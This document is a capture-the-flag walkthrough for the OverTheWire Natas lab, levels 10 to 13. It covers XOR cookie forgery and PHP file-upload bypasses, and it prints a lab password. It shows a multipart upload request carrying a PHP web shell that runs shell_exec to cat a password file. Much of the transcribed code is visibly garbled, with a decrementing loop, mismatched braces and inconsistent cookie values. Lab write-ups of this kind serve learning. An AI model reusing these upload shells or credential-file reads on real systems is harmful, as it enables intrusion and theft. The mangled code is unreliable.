


```
For security reasons, we now filter on certain characters
Find words containing:  Search

Output:
/etc/natas_webpass/natas11:1KFqoJXj6hRaPluAmk8ESDw4fSysRoIg
dictionary.txt:Africans
dictionary.txt:American
dictionary.txt:American's
dictionary.txt:Americanism
dictionary.txt:Americanism's
dictionary.txt:Americans
dictionary.txt:Americans
dictionary.txt:April
dictionary.txt:April's
dictionary.txt:Asian
dictionary.txt:Asians
dictionary.txt:August
dictionary.txt:August's
dictionary.txt:Augusts
dictionary.txt:B
dictionary.txt:B's
dictionary.txt:British
dictionary.txt:Britisher
dictionary.txt:Brown
dictionary.txt:Brown's
dictionary.txt:C
dictionary.txt:Catholic
dictionary.txt:Catholicism
dictionary.txt:Catholicism's
dictionary.txt:Catholics
dictionary.txt:Celsius
```

## Natas11 -> Natas12

Go to Natas11 and open the source code.



```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas11", "pass": "<REDACTED>" }</script></head>
<?

$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#fffff" );

function xor_encrypt($in) {
    $key = '<REDACTED>';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

function loadData($def) {
    global $_COOKIE;
    $data = $def;
    if(array_key_exists("data", $_COOKIE)) {
        $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
        if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
            if (preg_match('/^([a-f0-9]{6})$/i', $tempdata['bgcolor'])) {
                $mydata['showpassword'] = $tempdata['showpassword'];
                $mydata['bgcolor'] = $tempdata['bgcolor'];
            }
        }
    }
    return $mydata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);

```

Cookies are encoded, so we need to decode them using this PHP code. Firstly, we need to find the key. We can find it using this source code.

Cookies are protected with XOR encryption

Background color: #fffff

[View sourcecode](#)

| Name | Value   | Domain                             | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed                 |
|------|---|------------------------------------|------|-------------------|------|----------|--------|----------|-------------------------------|
| data | MGw7JCQ5OC04PT8j0SpqdmgJ25nbCorkCEkIzlscm5oLyktK18pbjYN3D | natas11.natas.labs.overthewire.org | /    | Session           | 62   | false    | false  | None     | Mon, 18 Mar 2024 11:59:20 GMT |

```

main.php
1 print (base64_decode(strrev(hex2bin($encodedSecret))));;
2 <?php
3 <?php
4 function xor_encrypt($in) {
5     $key = json_encode(array("showpassword"=>"no", "bgcolor"=>"#fffff"));
6     $text = $in;
7     $outText = '';
8
9     // Iterate through each character
10    for($i=0;$i<strlen($text);$i++) {
11        $outText .= $text[$i] ^ $key[$i % strlen($key)];
12    }
13
14    return $outText;
15 }
16 $cookie = "MGw7JCQ5OC04PT8j0SpqdmgJ25nbCorkCEkIzlscm5oLyktK18pbjYN3D";
17
18 echo *Key = ";
19 echo xor_encrypt(base64_decode($cookie));
20 ?>

```

After finding the key we can decode to cookies.

The screenshot shows a browser window with the URL [https://www.programiz.com/php/online-compiler/#google\\_vignette](https://www.programiz.com/php/online-compiler/#google_vignette). The page displays a PHP code editor containing the following script:

```
main.php
1 print (base64_decode(strrev(hex2bin($encodedSecret))));;
2
3 <?php
4 function xor_encrypt($in) {
5     $key = "KNHL";
6     $text = $in;
7     $outText = '';
8
9     // Iterate through each character
10    for($i=0;$i<strlen($text);$i--) ( );
11
12    return $outText;
13}
14
15 }
16 $cookie = "MGw7JCQ5OC04PT8jOSpqdmkz5nbCorKCEk1z1scm5olytk18pbjY%J0";
17
18 echo "Key = ";
19 echo xor_encrypt(base64_decode($cookie));
20 ?>
```

The output window shows the result of running the script:

```
php /tmp/M3vXt2VRIE.php
print (base64_decode(strrev(hex2bin($encodedSecret))));

Key = KNHLKNHLKNHLKNHLKNHLKNHLKNHLKIOKLKL
```

The screenshot shows the same browser window after adding line 17 to the code:


```
main.php
1 print (base64_decode(strrev(hex2bin($encodedSecret))));;
2
3 <?php
4 function xor_encrypt($in) {
5     $key = "KNHL";
6     $text = $in;
7     $outText = '';
8
9     // Iterate through each character
10    for($i=0;$i<strlen($text);$i--) ( );
11
12    return $outText;
13}
14
15 }
16 $cookie = "MGw7JCQ5OC04PT8jOSpqdmkzLT9pYmouLCoN1CQ8an7pb54qL5guKnk";
17 echo base64_encode(xor_encrypt(json_encode(array( "showpassword"=>"yes", "bgcolor"=>"#ffffff"))));
18 ?>
```

The output window now shows the encoded cookie value:

```
php /tmp/M3vXt2VRIE.php
print (base64_decode(strrev(hex2bin($encodedSecret))));

MGw7JCQ5OC04PT8jOSpqdmkzLT9pYmouLCoN1CQ8an7pb54qL5guKnk;
```

After the change proxy setting, we can change the cookies. After changing it, the password can be contained.



Cookies are protected with XOR encryption

Background color:  Set color

[View sourcecode](#)

**Storage**

| Name  | Value  | Domain          | Path | Expires / Max-Age         | Size | HttpOnly | Secure | SameSite | Last Accessed                 |
|-------|--|-----------------|------|---------------------------|------|----------|--------|----------|-------------------------------|
| _utmz | 176559643.1572156770.1691428228.1693289393.1693224338.6                          | overthewire.org | /    | Thu, 28 Aug 2025 15:00:00 | 61   | false    | false  | None     | Tue, 29 Aug 2023 20:32:55 GMT |
| _utmb | 176559643.1.10.1693224338  | overthewire.org | /    | Tue, 29 Aug 2023 16:00:00 | 31   | false    | false  | None     | Tue, 29 Aug 2023 15:00:00     |
| _utmc | 176559643  | overthewire.org | /    | Session                   | 15   | false    | false  | None     | Tue, 29 Aug 2023 20:32:55 GMT |
| _utmt | 1  | overthewire.org | /    | Tue, 29 Aug 2023 16:00:00 | 7    | false    | false  | None     | Tue, 29 Aug 2023 15:00:00     |
| _utmz | 176559643.1693224338.6.2.utmcstr=refseek.com;jmccs=(referral)_                   | overthewire.org | /    | Wed, 28 Feb 2024 03:00:00 | 92   | false    | false  | None     | Tue, 29 Aug 2023 20:32:55 GMT |
| data  | MGw7JCQSOCMPT9jOspqdm3LThpmouCnCCfAn2p454q5-g-natas11.natas.labs.overthewire.org |                 | /    | Session                   | 60   | true     | true   | None     | Tue, 29 Aug 2023 20:32:55 GMT |

**Data**

```
data:"MGw7JCQSOCMPT9jOspqdm3LThpmouCnCCfAn2p454q5-g-natas11.natas.labs.overthewire.org"
Created:"Tue, 29 Aug 2023 14:26:22 GMT"
Domain:"natas11.natas.labs.overthewire.org"
Expires / Max-Age:"Session"
HostOnly:true
HttpOnly:true
Last Accessed:"Tue, 29 Aug 2023 20:32:55 GMT"
Path:"/"
SameSite:"None"
Secure:true
Size:60
```

GET http://natas11.natas.labs.overthewire.org/favicon.ico

## Natas12 -> Natas13

Log in to Natas12 using the username and password.

After we log in we need to upload a file. So we need to find out it.


Choose a JPEG to upload (max 1KB):

No file chosen


Upload File

[View sourcecode](#)


Initially, open elements and find a jpg file in the code. Change it jpg to a php file.




Open notepad and write this code into the notepad. After writing it save it as modified in the code.



After writing upload it to natas12.




When we upload the system shows us that file on the webpage. After we click it, we can see the password there.




## Natas13 -> Natas14

Log into Natas13.



Also here is to upload a jpg file, we don't have it so go to the source file and see if there is a hint.



The screenshot shows the source code of a web page. The code includes several CSS links, a JavaScript file named 'wechall.js' at the bottom, and a PHP function 'genRandomString'. The 'genRandomString' function generates a random string of a specified length, using a set of characters and including a timestamp. There are also functions for generating random file paths and handling file uploads. A conditional block checks for a 'filename' parameter in the POST request, executes a shell command to read the password from /etc/natas\_webpass/natas14, and outputs the result.

```
html
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.6.4.min.js" type="text/javascript"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallInfo = { "level": "natas13", "pass": "censored" };</script></head>
<body>
<h1>natas13</h1>
<div id="content">
For security reasons, we now only accept image files!(br>br>
```

```
</php>
function genRandomString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";
    for ($i = 0; $i < $length; $i++) {
        $string .= $characters[mt_rand(0, strlen($characters)-1)];
    }
    return $string;
}


function makeRandomPath($dir, $ext) {
    do {
        $path = $dir . "/". genRandomString() . ".$ext";
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}


if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);
    $err = $_FILES["uploadedfile"]["error"];
    if($err) {
        if($err == 2) {
            echo "The uploaded file exceeds MAX_FILE_SIZE";
        } else {
            echo "Something went wrong :/";
        }
    } else if(filesize($_FILES["uploadedfile"]["tmp_name"]) > 1000) {
        echo "File is too big";
    } else if(!exif_imagetype($_FILES["uploadedfile"]["tmp_name"])) {
        echo "File is not an image";
    } else {
        if(move_uploaded_file($_FILES["uploadedfile"]["tmp_name"], $target_path)) {
            echo "The file via href:$target_path:$target_path(/a) has been uploaded";
        } else {
            echo "There was an error uploading the file, please try again!";
        }
    }
}

```

Now open the notepad and write this code. After writing it save it as a “.bmp” file.



Open the burp suite software log into Natas13 and upload that bmp file to it.



Change these jpg files as php files. After changing them forward proxy file code.


```
POST /index.php HTTP/1.1
Host: natas13.natas.labs.overthewire.org
Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryQBlOridhgQbmX
Cache-Control: max-age=0
Authorization: Basic lmF1dGhvcml0eTpuYVJZMDJaS0RCTjhWdIFCVTFmnbhZKbdIYVqgQ==
Origin: http://natas13.natas.labs.overthewire.org
Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryQBlOridhgQbmX
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5934.97 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas13.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Connection: close
-----WebKitFormBoundaryQBlOridhgQbmX
Content-Disposition: form-data; name="MAX_FILE_SIZE"
1000
-----WebKitFormBoundaryQBlOridhgQbmX
Content-Disposition: form-data; name="uploadedfile"; filename="natas14.php"
Content-Type: application/x-shockwave-flash
27
28 EXP?
29 output = shell_exec('cat /etc/natas_webpass/natas14');
30 echo "<x><output></x>";
31
32 -----WebKitFormBoundaryQBlOridhgQbmX
33
```

